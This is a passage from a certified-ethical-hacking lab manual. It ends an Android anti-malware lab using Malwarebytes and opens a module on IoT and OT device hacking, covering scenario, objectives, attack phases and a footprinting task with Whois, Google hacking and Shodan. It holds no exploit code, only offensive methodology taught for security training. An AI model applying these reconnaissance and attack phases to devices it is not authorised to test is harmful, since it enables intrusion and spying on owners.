


19. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.


Note: If **Share the love** pop-up appears, click **NOT NOW** to proceed.



20. Click **On-demand scan** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.



21. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.



22. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.
23. You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (<https://antispymobile.com>), **Spyware Detector - Spy Scanner** (<https://play.google.com>), **iAmNotified - Anti Spy System** (<https://iamnotified.com>), and **Privacy Scanner (AntiSpy) Free** (<https://play.google.com>) to secure mobile devices from malicious apps.
24. Close all open windows and document all the acquired information.
25. Turn off the **Android** emulator machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

CEH Lab Manual

IoT and OT Hacking

Module 18

IoT and OT Hacking

IoT and OT device hacking is performed to compromise smart devices such as CCTV cameras, automobiles, printers, door locks, washing machines, etc. to gain unauthorized access to network resources as well as IoT and OT devices.

Lab Scenario

The significant development of the paradigm of the Internet of Things (IoT) is contributing to the proliferation of devices in daily life. From smart homes to automated healthcare applications, IoT is ubiquitous. However, despite the potential of IoT to make our lives easier and more comfortable, we cannot underestimate its vulnerability to cyber-attacks. IoT devices lack basic security, which makes them prone to various cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to users' devices and data. A hacker can use compromised IoT devices to build an army of botnets, which, in turn, is used to launch DDoS attacks.

Owing to a lack of security policies, smart devices are easy targets for hackers who can compromise these devices to spy on users' activities, misuse sensitive information (such as patients' health records, etc.), install ransomware to block access to the devices, monitor victims' activities using CCTV cameras, commit credit-card-related fraud, gain access to users' homes, or recruit the devices in an army of botnets to carry out DDoS attacks.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking IoT and OT platforms using various tools and techniques. The labs in this module will provide you with real-time experience in performing footprinting and analyzing traffic between IoT and OT devices.

Lab Objective

The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

- Performing IoT and OT device footprinting
- Capturing and analyzing traffic between IoT devices

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of IoT and OT Hacking

Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target IoT and OT platforms. Recommended labs that will assist you in learning various IoT platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Footprinting using Various Footprinting Techniques	√		√
	1.1 Gather Information using Online Footprinting Tools	√		√
2	Capture and Analyze IoT Device Traffic	√		√
	2.1 Capture and Analyze IoT Traffic using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Perform Footprinting using Various Footprinting Techniques

Ethical hackers and penetration testers are aided in footprinting by various tools that make information gathering an easy task.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target IoT and OT devices by performing footprinting through search engines, advanced Google hacking, Whois lookup, etc.

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Lab Objectives

- Gather information using online footprinting tools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Footprinting Techniques

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

Lab Tasks

Task 1: Gather Information using Online Footprinting Tools

The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.

